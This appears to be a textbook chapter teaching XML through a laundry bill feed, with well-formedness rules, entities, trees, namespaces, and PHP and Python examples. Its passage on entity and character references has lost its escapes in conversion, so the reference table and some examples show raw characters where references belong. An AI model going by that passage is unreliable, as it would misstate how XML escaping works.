Read one of the children in **Figure 6.6** slowly, because it contains the whole of XML's syntax: `<to>Yarik</to>`. It has three parts. `<to>` is the **start tag**: a `<`, the element's **name**, a `>`. `Yarik` is the

content, here a piece of text; content can also be other elements, or nothing. `</to>` is the **end tag**, identical to the start tag except for the `/`.

> **DEFINITION.** An **element** is a start tag, its content and its matching end tag. An **attribute** is a `name="value"` pair written inside a start tag. The **root element** is the single element that contains all the others; every XML document has exactly one.

A useful habit from the first day: **read the document aloud as a sentence. Figure 6.5** reads: *this is a note; its recipient is Yarik; its sender is Naya; its heading is "Reminder"; its body is "Don't forget to help mommy!"* It reads correctly, which says the design is sound. Try the same on a document whose elements are called `value1`, `value2` and `value3`: *this is a data; its value1 is Yarik*. The sentence is nonsense, and the nonsense is a symptom: names that carry no information make a file that describes nothing. XML permits it; only taste prevents it.

6.4.3 The Profitina Laundry bill feed

Now the document this chapter is built around. It was not typed by hand: it was exported from `laundry.db` by the programs of Section 6.18, and every program in the chapter reads it.

Listing 6.6 `data/bills.xml`: the bills outlet O01 received on 26 September 2026, exported from `laundry.db`. Four bills, four customers, three payments.

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!-- Profitina Laundry: the bills one outlet received on one day.
     Money is whole rupiah. Times are shop time, WIB (UTC+7). -->
<bills outlet="O01" date="2026-09-26">
  <bill id="B2905" status="departed">
    <customer id="C0022">Vania Wirawan</customer>
    <service id="S0003" price="6000">Ironing only (per kg)</service>
    <unit>7</unit>
    <rack>B03</rack>
    <arrived>2026-09-26T09:05:04+07:00</arrived>
    <finished>2026-09-27T13:27:17+07:00</finished>
    <departed>2026-09-27T14:43:55+07:00</departed>
    <charged>42000</charged>
    <payment method="cash" at="2026-09-27T14:43:55+07:00">42000</payment>
  </bill>
  <bill id="B2908" status="departed">
    <customer id="C0121">Laras Chandra</customer>
    <service id="S0001" price="8000">Wash, dry &amp; fold (per kg)</service>
    <unit>10</unit>
    <rack>A02</rack>
    <arrived>2026-09-26T16:04:12+07:00</arrived>
    <finished>2026-09-28T07:23:59+07:00</finished>
    <departed>2026-09-28T17:12:18+07:00</departed>
    <charged>80000</charged>
    <payment method="qris" at="2026-09-28T17:12:18+07:00" reference="QRIS
834873937112">80000</payment>
  </bill>
  <bill id="B2911" status="departed" cancelled="true">
    <customer id="C0246">Dimas Wibowo</customer>
    <service id="S0009" price="25000">Blanket (per item)</service>
    <unit>1</unit>
    <rack>A17</rack>
    <arrived>2026-09-26T17:06:02+07:00</arrived>
    <departed>2026-09-27T07:46:02+07:00</departed>
    <charged>0</charged>
  </bill>
  <bill id="B2913" status="finished">
    <customer id="C0216">Diah Siregar</customer>
    <service id="S0012" price="30000">Helmet cleaning (per item)</service>
    <unit>1</unit>
    <rack>A06</rack>
    <arrived>2026-09-26T18:42:06+07:00</arrived>
    <finished>2026-09-28T16:02:33+07:00</finished>
    <charged>30000</charged>
    <payment method="credit" at="2026-09-26T18:45:55+07:00"
reference="DEPOSIT">30000</payment>
  </bill>
</bills>
```

Read **Listing 6.6** aloud. *These are the bills of outlet O01 for 26 September 2026. The first is bill B2905, departed. Its customer is C0022, Vania Wirawan. Its service is S0003, ironing only, at 6,000 rupiah per kilogram, and the unit is 7. It is on rack B03. It arrived at 09:05 on the 26th, was finished the next day at 13:27 and collected at 14:43. It was charged 42,000 rupiah, and 42,000 was paid in cash.* The sentence works.

Every choice in the design has a reason, and each will come back in a later section.

- **Identifiers are attributes; content is elements.** `id`, `status`, `method` are small atomic facts about the thing; the customer's name, the service description and the amounts are its content. Section 6.7 gives the rule.
- **The charged amount is called `charged`.** In the database the column is `Bill.payment`, a name inherited from the 2020 design, and the real payments live in a separate `Payment` table. A feed is

a published promise, so it uses the clearest name: `charged` for what the bill costs, `payment` for each sum actually received, which may occur several times.

- **Absent means absent.** Bill B2911 was cancelled before it was ever washed, so it has no `finished` element at all; B2913 has not been collected, so it has no `departed`. An empty `<finished></finished>` would claim something different: that there is a finishing time and it is blank.
- **`cancelled` appears only when it is true.** The grammar of Section 6.12 gives it the default `false`, so writing it on every bill would repeat the obvious.
- **Times carry their time zone.** The database stores shop time as `2026-09-26 09:05:04`. Once the data leaves the shop that string is ambiguous, so the feed writes the ISO 8601 form `2026-09-26T09:05:04+07:00`, which XML Schema calls `xs:dateTime`.
- **Only what the reader needs.** The feed carries the customer's id and name, not the phone number, e-mail or date of birth. A separate customer document (Section 6.18) carries contact details for those allowed to see them, and neither ever carries a password hash.

> **EXAMPLE:** Check the day's arithmetic by hand, because every program in this chapter prints these numbers. The charged amounts are $42000 + 80000 + 0 + 30000 = 152000$ rupiah. The payments are $42000 + 80000 + 30000 = 152000$ rupiah, so nothing is outstanding. B2908 is `unit` 10 of a service priced 8,000 per kilogram, and $10 \times 8000 = 80000$, which is exactly its `charged`: the price is copied at the moment the bill is created, so a later change of price never rewrites history. Four bills, one cancelled, Rp 152.000 charged and Rp 152.000 paid: if your program prints that, it is wired up correctly.

6.5 Well-Formedness: Six Rules

A document either obeys XML's mechanical rules or it does not. If it does, it is **well-formed** and every XML parser in the world will read it. If it does not, it is not XML at all, and every parser will refuse it: not warn, not guess, *refuse*.

> **DEFINITION.** A document is **well-formed** when it obeys the syntax of XML: one root element; every start tag matched by an end tag; the same capitalization in both; elements properly nested; attribute values in quotation marks; no attribute repeated on one element. Well-formedness is about form only. It says nothing about whether the document makes sense.

```xml
<?xml version = "1.0"?>
<institution id = "4859">
    <name>ITS</name>
    <type>University</type>
    <address>
        <street>Jl Raya ITS</street>
        <city>Surabaya</city>
        <country>Indonesia</country>
    </address>
</institution>
```

Figure 6.7 A well-formed document describing an institution with a nested address. It obeys all six rules, and Sections 6.5.1 to 6.5.6 check it against each in turn.

6.5.1 One root element, and only one

In **Figure 6.7** the root is `institution`: it opens on the second line and closes on the last, and only the declaration lies outside it. The rule exists because a parser needs a single place to start. Two top-level `<bill>` elements side by side make a forest, not a tree, and are not XML. The repair is always the same: wrap them, as `bills.xml` does. The wrapper then turns out to be useful, because it gives the collection a place for its own facts, `outlet` and `date`.

6.5.2 Every start tag has a matching end tag

HTML forgives `<p>one<p>two`; a browser silently inserts the missing close. That forgiveness is why HTML parsers are enormous programs that must all guess the same way. XML forgives nothing, which is why an XML parser is small. One shorthand exists: an element with no content may be written as a single tag ending in `/>`. `<br/>` and `<br></br>` mean exactly the same thing to a parser. The slash *before* a name closes an element opened earlier; a slash *at the end* of a tag says there is nothing inside.

6.5.3 Capitalization must be consistent

XML is **case-sensitive**: `<Customer>` and `<customer>` are as different as `<customer>` and `<rack>`. So `<customer>Laras Chandra</Customer>` leaves `customer` open forever. Choose one convention and keep it. This book uses lowercase names, and `camelCase` when a name needs two words.

6.5.4 Elements nest; they never overlap

Browsers accept `<b><i>It's bold and italic</b></i>`. XML requires `<b><i>It's bold and italic</i></b>`. The rule is: **the element opened most recently is the element closed next.** Overlap cannot be drawn as a tree (is `i` inside `b`, or `b` inside `i`?), and every good thing in the rest of this chapter depends on each document being a tree. Anyone who has matched brackets in a program already has the instinct: `( [ ) ]` is wrong for the same reason.

6.5.5 Attribute values go in quotation marks

```
<note date=16 October 2020>
    <to>My dear daughter</to>
    <from>Your beloved one</from>
</note>
```

Figure 6.8 The wrong way. The `date` attribute's value, `16 October 2020`, has no quotation marks around it; even the editor's highlighter boxes the two words it cannot read as attributes.

```
<note date="16 October 2020">
    <to>My dear daughter</to>
    <from>Your beloved one</from>
</note>
```

Figure 6.9 The right way. The only difference from **Figure 6.8** is a pair of quotation marks.

Compare **Figure 6.8** with **Figure 6.9** character by character: two quotation marks are the whole difference. XML insists because of the spaces. Inside a start tag a space separates one attribute from the next, so without quotes the parser cannot tell whether `October` belongs to the date or is

a second attribute somebody forgot to finish. Single and double quotes are equally legal; when a value contains one kind, wrap it in the other: `label="Ibu Ratna's Kos"`.

6.5.6 An attribute may not be repeated

`<payment method="cash" method="qris">` is illegal, because there is no sensible answer to what it means. If a thing can genuinely occur more than once it is not an attribute; it is a child element. That is exactly why a bill paid in two parts would carry two `payment` elements.

6.5.7 Watching a parser refuse a document

Here is a file with four faults at once:

Listing 6.7 `data/bills-malformed.xml`, broken four ways: an unquoted attribute value (line 2), a case mismatch (line 4), a bare `&` (line 5) and a `unit` element never closed (line 6).

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O01" date=2026-09-26>
  <bill id="B2908" status="departed">
    <customer id="C0121">Laras Chandra</Customer>
    <service id="S0001" price="8000">Wash, dry & fold (per kg)</service>
    <unit>10
    <charged>80000</charged>
  </bill>
</bills>
```

The PHP program in **Listing 6.8** asks libxml, the C library behind PHP's XML support, to read a file and prints every complaint:

Listing 6.8 `php/01_wellformed.php`. Run it from the `php` folder with `php 01_wellformed.php`.

```php
<?php
// 01_wellformed.php - the first thing any parser does is decide whether the
// bytes are XML at all.  libxml_use_internal_errors(true) collects the
// parser's complaints so we can print them ourselves.
declare(strict_types=1);

function checkWellFormed(string $file): void
{
    libxml_use_internal_errors(true);
    libxml_clear_errors();
    $doc = new DOMDocument();
    $ok  = $doc->load(__DIR__ . "/../data/$file");
    printf("%-20s %s%s", $file, $ok ? 'WELL-FORMED' : 'NOT WELL-FORMED', PHP_EOL);
    foreach (libxml_get_errors() as $e) {
        printf("    line %d: %s%s", $e->line, trim($e->message), PHP_EOL);
    }
    libxml_clear_errors();
}

checkWellFormed('bills.xml');
checkWellFormed('bills-malformed.xml');
```

Listing 6.9 The output of **Listing 6.8**. Four messages, all about line 2, although **Listing 6.7** is broken on lines 2, 4, 5 and 6.

```
bills.xml            WELL-FORMED
bills-malformed.xml  NOT WELL-FORMED
    line 2: AttValue: " or ' expected
    line 2: attributes construct error
    line 2: Couldn't find end of Start Tag bills line 2
    line 2: Extra content at the end of the document
```

Listing 6.9 teaches three things. **The parser stopped at the first fault.** Lines 4 to 6 are never mentioned; the unquoted attribute broke the start tag, and "Extra content at the end of the document" is the wreckage of that single failure. **The first message is the real one.** `AttValue: " or ' expected` is libxml saying, in its own vocabulary, *I was reading an attribute value and expected a quotation mark*. **Fix one thing and run again.** Four messages usually mean one mistake. Python's `01_wellformed.py` says the same thing in one line, `line 2, column 25: not well-formed (invalid token)`, and Java's `Validate` (Section 6.13) says `Open quote is expected for attribute "date"`. Three libraries, three wordings, one fault.

6.6 Entities, Character References, CDATA and Comments

6.6.1 Characters that already have a job

When a parser meets `<`, it concludes that a tag is starting; that is the only thing `<` ever means. So the text *if age < 18 then* inside an element is a catastrophe.

✗ Not well-formed: the parser stops here

```
<kidage>if age < 18 then</kidage>
<adultage>if age > 18 then</adultage>
<pair>boy & girl</pair>
```

✓ Well-formed: characters written as references

```
<kidage>if age &lt; 18 then</kidage>
<adultage>if age &gt; 18 then</adultage>
<pair>boy &amp; girl</pair>
```

Figure 6.10 Above, three elements containing raw `<`, `>` and `&`, which no parser accepts. Below, the same three with the characters written as entity references, which every parser accepts.

In **Figure 6.10**, `<kidage>if age < 18 then</kidage>` becomes `<kidage>if age < 18 then</kidage>`. The information is unchanged; only the spelling of one character is different.

> **DEFINITION.** An **entity reference** is a name standing for a piece of text, written as an ampersand, the name and a semicolon, such as `<`. XML predefines five of them. A **character reference** names a character by its Unicode code point: `<` in decimal or `<` in hexadecimal.

Entity name	Written	Character	Decimal reference	Hexadecimal reference
quot	"	"	"	"
amp	&	&	&	&
apos	'	'	'	'
lt	<	<	<	<
gt	>	>	>	>

Figure 6.11 The five entity references built into XML, with the decimal and hexadecimal character reference of each.

Table 6.2 The five predefined entity references of **Figure 6.11**, as a table to copy from.

Write this	For	Character	Also legal
`<`	less-than	`<`	`<` or `<`
`>`	greater-than	`>`	`>` or `>`
`&`	ampersand	`&`	`&` or `&`
`"`	quotation mark	`"`	`"` or `"`
`'`	apostrophe	`'`	`'` or `'`

6.6.2 When each one is actually required

Not all five of **Table 6.2** are needed everywhere, and knowing exactly where saves both bugs and ugliness. `&` is **always** required, because an ampersand always starts a reference; that is why the real service description *Wash, dry & fold (per kg)* appears in **Listing 6.6** as `Wash, dry & fold (per kg)`. `<` is always required in text and in attribute values. `>` is required only after `]]`, but libraries escape it everywhere anyway. `"` is required only inside a double-quoted attribute value, and `'` only inside a single-quoted one. So the customer names *Ma'ruf Saputra* and *Oki O'Neil*, both real rows of `laundry.db`, need no escaping at all as element content.

> **WARNING:** Nobody should apply these rules by hand. Section 6.18 builds every document with a library, and the library escapes exactly what must be escaped, including the `&` that arrives from the database. Building XML by joining strings is the XML twin of building SQL by joining strings, and fails for the same reason.

6.6.3 CDATA sections and comments

A **CDATA section** says: from here to there, treat everything as plain text. `<note><![CDATA[scrub if grease > 2 cm & rinse]]></note>` needs no escaping inside. It opens with exactly `<![CDATA[` and closes with exactly `]]>`, which is also the one sequence it cannot contain. CDATA changes nothing for the reader: a parser hands the program the same characters whether they were escaped or wrapped. It is a convenience for whoever types the file, not a feature of the data.

Comments use HTML's syntax: `<!-- As in HTML, this is how a comment is written -->`. A comment may not contain `--` and may not sit inside a tag. And a comment is **not a place for data**: the note at the top of **Listing 6.6** explains the units to a human, and most programs discard it. Section 6.19 watches that comment vanish when the feed becomes JSON.

6.7 Elements or Attributes?

Every format designer faces this question, and **Figure 6.12** shows why: the same fact can be written both ways.

```
<population animal="lion">80</population>

<population>
    <animal>lion</animal>
    <quantity>80</quantity>
</population>
```

Figure 6.12 The same fact, a population of 80 lions, written twice: first with `animal` as an attribute of `population`, then with `animal` as a child element beside a `quantity` element. The two documents carry the same information.

An attribute can do nothing an element cannot. An element can do four things an attribute cannot, and they decide most cases. It can **occur more than once**, which is why `payment` is an element. It can **have structure inside it**: a `customer` element could later grow an `address`; an attribute value is a flat string forever. It can be **extended later** without breaking readers. And its position is **ordered**, whereas attributes form an unordered set that a library may return in any order.

> **KEY INSIGHT:** Use an **attribute** for a small, single, atomic fact *about* the thing: an identifier, a code, a flag, a unit. Use an **element** for the thing's content, for anything that might repeat, and for anything that might one day have parts. When torn, choose the element: turning an element into an attribute later is easy, and the reverse breaks every reader.

Apply the rule to **Listing 6.6**. `id`, `status` and `cancelled` are attributes: one per bill, atomic. `method`, `at` and `reference` describe a payment and are attributes of it. `customer`, `service` and the times are elements, because they are the bill's content; `payment` is an element because a bill may be paid in parts. Attributes have one more practical advantage: they cannot pick up stray whitespace, which is the subject of the next section.

6.8 The Tree

6.8.1 Parents, children and siblings

Proper nesting (Section 6.5.4) gives every element exactly one parent, and a single root (Section 6.5.1) gives the whole a single top. So every XML document is a **tree**, and the family vocabulary of trees is what every library in this chapter uses in its method names.

```
<bookstore>
  <book category="COOKING">
    <title lang="id">Mustikarasa</title>
    <author>Departemen Pertanian</author>
    <year>1967</year>
    <price>35.00</price>
  </book>
  <book category="WEB">
    <title lang="en">Learning XML</title>
    <author>Erik T. Ray</author>
    <year>2003</year>
    <price>39.95</price>
  </book>
  <book category="WEB">
    <title lang="en">XML in a Nutshell</title>
    <author>Elliotte Rusty Harold</author>
    <year>2004</year>
    <price>39.99</price>
  </book>
</bookstore>
```

Figure 6.13 A bookstore document. One `bookstore` contains three `book` elements; each `book` has a `category` attribute and contains a `title`, the name of whoever wrote it, a `year` and a `price`; each `title` has a `lang` attribute. Two of the books are this chapter's own references [2], [3].




Figure 6.14 The first `book` of the same document drawn as a tree, with the relationships labeled: parent, child, siblings. Attributes hang to the side; text sits at the bottom as its own kind of node.

> **DEFINITION.** If element *B* is written directly inside element *A*, then *A* is the **parent** of *B* and *B* is a **child** of *A*. Elements with the same parent are **siblings**. An element inside an element inside *A* is a **descendant** of *A*, and *A* is its **ancestor**. Every element except the root has exactly one parent.

Read the definitions off **Figure 6.14** against **Figure 6.13**. `bookstore` is the parent of each `book`; `title` and `year` are siblings; `price` is a descendant of `bookstore` but not its child, because a `book` stands between them. **Figure 6.15** draws the same kind of picture for bill B2913 of **Listing 6.6**.




Figure 6.15 Bill B2913 as a tree. Elements are children of `bill`; attributes hang off the element that carries them; each leaf element has one text child.

6.8.2 The kinds of node

Elements are not the only things in the tree. **Table 6.3** lists the kinds you meet in practice.

Table 6.3 The node kinds met in practice. The first three are the ones people expect; the rest are where surprises live.

Node kind	What it is	Example from
document	the whole thing; the root's parent	the file itself
element	start tag, content, end tag	`<bill>`, `<payment>`
attribute	a name-value pair in a start tag	`id="B2905"`
text	characters inside an element	`Vania Wirawan`
comment	a note for a human	the two lines at the top
processing instruction	an instruction to a program	`<?xml-stylesheet ...?>` (Section 6.17)
CDATA section	text written inside `<![CDATA[ ]]>`	none in this file

The biggest surprise concerns text, and a program shows it better than a paragraph. Python's `minidom` keeps every node exactly as the parser found it:

Listing 6.10 `python/04_minidom_nodes.py`. It prints the cancelled bill as a tree, then counts every node in `bills.xml` by kind.

```python
"""04_minidom_nodes.py - the document as the tree it really is.  minidom keeps
every node, including the whitespace between tags, so it shows what a DOM
parser actually builds."""
from collections import Counter
from pathlib import Path
from xml.dom import minidom, Node

DATA = Path(__file__).resolve().parent.parent / "data"
KIND = {Node.ELEMENT_NODE: "element", Node.TEXT_NODE: "text",
        Node.COMMENT_NODE: "comment", Node.DOCUMENT_NODE: "document",
        Node.CDATA_SECTION_NODE: "cdata",
        Node.PROCESSING_INSTRUCTION_NODE: "processing instruction"}


def show(node, depth=0):
    pad = "  " * depth
    if node.nodeType == Node.TEXT_NODE:
        text = node.data.strip()
        print(pad + (f'[text] "{text}"' if text else "[text: whitespace only]"))
        return
    attrs = "".join(f' {k}="{v}"' for k, v in node.attributes.items())
    print(f"{pad}<{node.tagName}>{attrs}")
    for child in node.childNodes:
        show(child, depth + 1)


def census(node, counts):
    kind = KIND[node.nodeType]
    if kind == "text" and not node.data.strip():
        kind = "text, whitespace only"
    counts[kind] += 1
    if node.nodeType == Node.ELEMENT_NODE:
        counts["attribute"] += node.attributes.length
    for child in node.childNodes:
        census(child, counts)
    return counts


doc = minidom.parse(str(DATA / "bills.xml"))
show(doc.getElementsByTagName("bill")[2])        # the cancelled bill, B2911
print()
for kind, n in sorted(census(doc, Counter()).items()):
    print(f"{kind:<22} {n:3d}")
```

Listing 6.11 The output of **Listing 6.10**. There are 38 elements in `bills.xml` and **42 text nodes that hold nothing but whitespace**.

```
<bill> id="B2911" status="departed" cancelled="true"
  [text: whitespace only]
  <customer> id="C0246"
    [text] "Dimas Wibowo"
  [text: whitespace only]
  <service> id="S0009" price="25000"
    [text] "Blanket (per item)"
  [text: whitespace only]
  <unit>
    [text] "1"
  [text: whitespace only]
  <rack>
    [text] "A17"
  [text: whitespace only]
  <arrived>
    [text] "2026-09-26T17:06:02+07:00"
  [text: whitespace only]
  <departed>
    [text] "2026-09-27T07:46:02+07:00"
  [text: whitespace only]
  <charged>
    [text] "0"
  [text: whitespace only]

attribute               31
comment                  1
document                 1
element                 38
text                    33
text, whitespace only   42
```

Between every pair of tags in **Listing 6.11** there is a text node. The newlines and spaces that make **Listing 6.6** readable are *content*: the parser cannot know whether they matter, because in `<p>one <b>two</b> three</p>` they plainly do.

Check the numbers, because a verified number is worth more than a read one. Elements: one `bills`, four `bill`, and $9 + 9 + 7 + 8 = 33$ children of the four bills (B2911 lacks `finished` and `payment`; B2913 lacks `departed`), so $1 + 4 + 33 = 38$. Real text nodes: one per leaf element, 33. Attributes: 2 on `bills`, $2 + 2 + 3 + 2 = 9$ on the bills, 4 on the customers, 8 on the services and $2 + 3 + 3 = 8$ on the payments, so $2 + 9 + 4 + 8 + 8 = 31$. Whitespace nodes: $4 + 1 = 5$ inside `bills`, and inside each bill one more than its number of children, $10 + 10 + 8 + 9 = 37$, so $5 + 37 = 42$. The one comment sits *beside* the root, a child of the document, not inside `bills`.

> **WARNING:** In a document indented for humans, `firstChild` of `<bill>` is a text node holding a newline and four spaces, and its name is `#text`. This single fact causes a large share of beginners' DOM bugs. Ask for children by name (`getElementsByTagName("customer")`), or tell the parser to drop ignorable whitespace: `$doc->preserveWhiteSpace = false;` in PHP. Python's ElementTree never creates those nodes at all: it stores the whitespace in the `.tail` of the preceding element instead.

6.9 Namespaces

6.9.1 The collision problem

Anyone may invent any element name, so two people's inventions eventually collide. The Laundry has one immediately. In the bill vocabulary, `<customer id="C0216">Diah Siregar</customer>` is a *reference*: an id and a name. In the customer vocabulary of Section 6.18, `<customer id="C0216" gender="f">` is the *whole record*, with name, phone, e-mail and deposit. Put both into one

document and a program looking for "the customer" finds two different things with the same name.

> **DEFINITION.** An XML **namespace** is a name for a vocabulary, written as a URI. An element's full name is the pair (namespace URI, local name). Two elements called `customer` are different elements when their namespaces differ.

Listing 6.12 `data/bills-ns.xml`: two vocabularies, two prefixes, and two elements called `customer` that no longer collide.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Two vocabularies in one document.  Both have an element called
     "customer": in the bill vocabulary it is a reference with a name,
     in the customer vocabulary it is the whole record. -->
<b:bills xmlns:b="https://laundry.profitina.example/ns/bill/1"
         xmlns:c="https://laundry.profitina.example/ns/customer/1"
         outlet="O01" date="2026-09-26">
  <b:bill id="B2913" status="finished">
    <b:customer id="C0216">Diah Siregar</b:customer>
    <c:customer id="C0216" gender="f">
      <c:name>Diah Siregar</c:name>
      <c:phone>0859-0000-7088</c:phone>
      <c:credit>62000</c:credit>
    </c:customer>
    <b:charged>30000</b:charged>
  </b:bill>
</b:bills>
```

`xmlns:b="..."` declares that, in this element and everything inside it, the prefix `b` stands for that URI. Three facts about **Listing 6.12** catch people out. **The prefix is arbitrary**: `b` and `c` are nicknames chosen by whoever wrote the file, and a program must match on the URI. **The URI is never fetched**: it looks like an address, but it is just a unique string, and a domain name is used because domains are already unique and owned. **An unprefixed attribute is in no namespace**: `id="B2913"` belongs to no vocabulary, although its element does. A **default namespace**, `xmlns="..."` without a prefix, applies to unprefixed elements but still not to attributes.

6.9.2 Namespaces in code, and one famous trap

Listing 6.13 `php/09_namespaces.php`. The program registers the two URIs under prefixes of its own, `x` and `k`, which deliberately differ from the file's.

```php
<?php
// 09_namespaces.php - a prefix is a local nickname; the URI is the real name.
// Register the URIs under prefixes of your own choosing, then query.
declare(strict_types=1);

const BILL = 'https://laundry.profitina.example/ns/bill/1';
const CUST = 'https://laundry.profitina.example/ns/customer/1';

$doc = new DOMDocument();
$doc->load(__DIR__ . '/../data/bills-ns.xml');
$xp = new DOMXPath($doc);
$xp->registerNamespace('x', BILL);          // "x" and "k" are this program's
$xp->registerNamespace('k', CUST);          // names; the file says b and c

printf("//x:customer    -> %d node: %s%s", $xp->query('//x:customer')->length,
       $xp->evaluate('string(//x:customer)'), PHP_EOL);
printf("//k:customer    -> %d node: phone %s%s", $xp->query('//k:customer')->length,
       $xp->evaluate('string(//k:customer/k:phone)'), PHP_EOL);
printf("//customer      -> %d nodes%s", $xp->query('//customer')->length, PHP_EOL);
printf("//*[local-name()='customer'] -> %d nodes%s",
       $xp->query("//*[local-name()='customer']")->length, PHP_EOL);

// SimpleXML: children(URI) steps into a namespace.  The TRAP: afterwards
// ['id'] looks for an id attribute IN that namespace, and the file's id has
// no prefix, so it is in no namespace at all.
$sx   = simplexml_load_file(__DIR__ . '/../data/bills-ns.xml');
$bill = $sx->children(BILL)->bill;
printf("\$bill['id']              -> %s%s", var_export((string) $bill['id'], true),
PHP_EOL);
printf("\$bill->attributes()->id  -> %s%s", $bill->attributes()->id, PHP_EOL);
```

Listing 6.14 The output of **Listing 6.13**. Two lines deserve a paragraph each.

```
//x:customer    -> 1 node: Diah Siregar
//k:customer    -> 1 node: phone 0859-0000-7088
//customer      -> 0 nodes
//*[local-name()='customer'] -> 2 nodes
$bill['id']              -> ''
$bill->attributes()->id  -> B2913
```

`//customer` matched zero nodes, not two. In XPath (Section 6.15) an unprefixed name means *the element of that name in no namespace*, and neither `customer` is in no namespace. When an expression that looks obviously right returns nothing, suspect a namespace first; `local-name()` finds both, at the price of ignoring the distinction namespaces exist to make.

`$bill['id']` came back empty. After `children(BILL)`, SimpleXML treats the bill namespace as the context, so `['id']` looks for an `id` attribute *in that namespace*, and the file's `id` has no prefix. `attributes()` with no argument returns the no-namespace attributes and finds `B2913`.

6.10 A Family of Vocabularies

Anyone may build a language on XML, and four unrelated groups solving four unrelated problems show what that freedom looks like.

```
<apply><plus/>
    <apply><power/>
        <ci>x</ci>
        <cn>2</cn>
    </apply>
    <apply><times/>
        <cn>4</cn>
        <ci>x</ci>
    </apply>
    <cn>4</cn>
</apply>
```

Figure 6.16 MathML for the left-hand side of $x^2 + 4x + 4 = 0$. `<apply>` applies an operator to operands; `<ci>` is a named quantity; `<cn>` is a number.

MathML (**Figure 6.16**) describes the *structure* of a formula. The outer `<apply>` holds `<plus/>`, so the whole is a sum of three operands: `<apply><power/><ci>x</ci><cn>2</cn></apply>`, which is x^2; the product $4x$; and `<cn>4</cn>`. The operator comes first (**prefix notation**, as in Lisp), which makes nesting unambiguous without precedence rules, so a program can evaluate the formula and not merely draw it.

```
<DIV CLASS="time" t:timeline="seq">
    <P CLASS="time" t:dur="1">
        This appears for one second, then disappears.
    </P>
    <P CLASS="time" t:dur="1">
        This appears after one second, for one second.
    </P>
    <P CLASS="time" t:dur="1">
        This appears after two seconds, for one second.
    </P>
</DIV>
```

Figure 6.17 SMIL: `t:timeline="seq"` plays the children one after another, and each `t:dur="1"` gives a paragraph one second.

SMIL, the Synchronized Multimedia Integration Language (**Figure 6.17**), lays out *time* as HTML lays out space. Change `seq` to `par` and the three paragraphs play together. CSS animations with durations and delays carry the same idea today.

```
<v:shape style="top: 0; left: 0; width: 250; height: 250"
    stroke="true" strokecolor="red" strokeweight="2" fill="true"
    fillcolor="green" coordorigin="0 0" coordsize="175 175">
  <v:path v="m 8,65 l 72,65,92,11,112,65,174,65,122,100,142,155,
            92,121,42,155,60,100 x e"/>
</v:shape>
```

Figure 6.18 Vector Markup Language: a 250 by 250 shape, outlined in red with weight 2 and filled green, whose outline is a path of coordinate pairs.

VML (**Figure 6.18**) describes a drawing as shapes rather than pixels, so it scales without blurring. VML lost to **SVG**, which is now in every browser, but the concepts are the same, because both are XML descriptions of the same domain.

```
<wml>
  <!-- root element -->
  <card id="card1" title="Example 1">
    <p>
      <!-- a card can only contain p blocks or do blocks -->
      <do type="accept" label="go to card 2">
        <go href="#card2"/>
      </do>
      This is the first card.
    </p>
  </card>
  <card id="card2" title="Example 2">
    <p>This is the second card.</p>
  </card>
</wml>
```

Figure 6.19 Wireless Markup Language: a `wml` deck holding two `card` screens; `<do type="accept">` binds a phone key to a `<go>` that jumps to the second card.

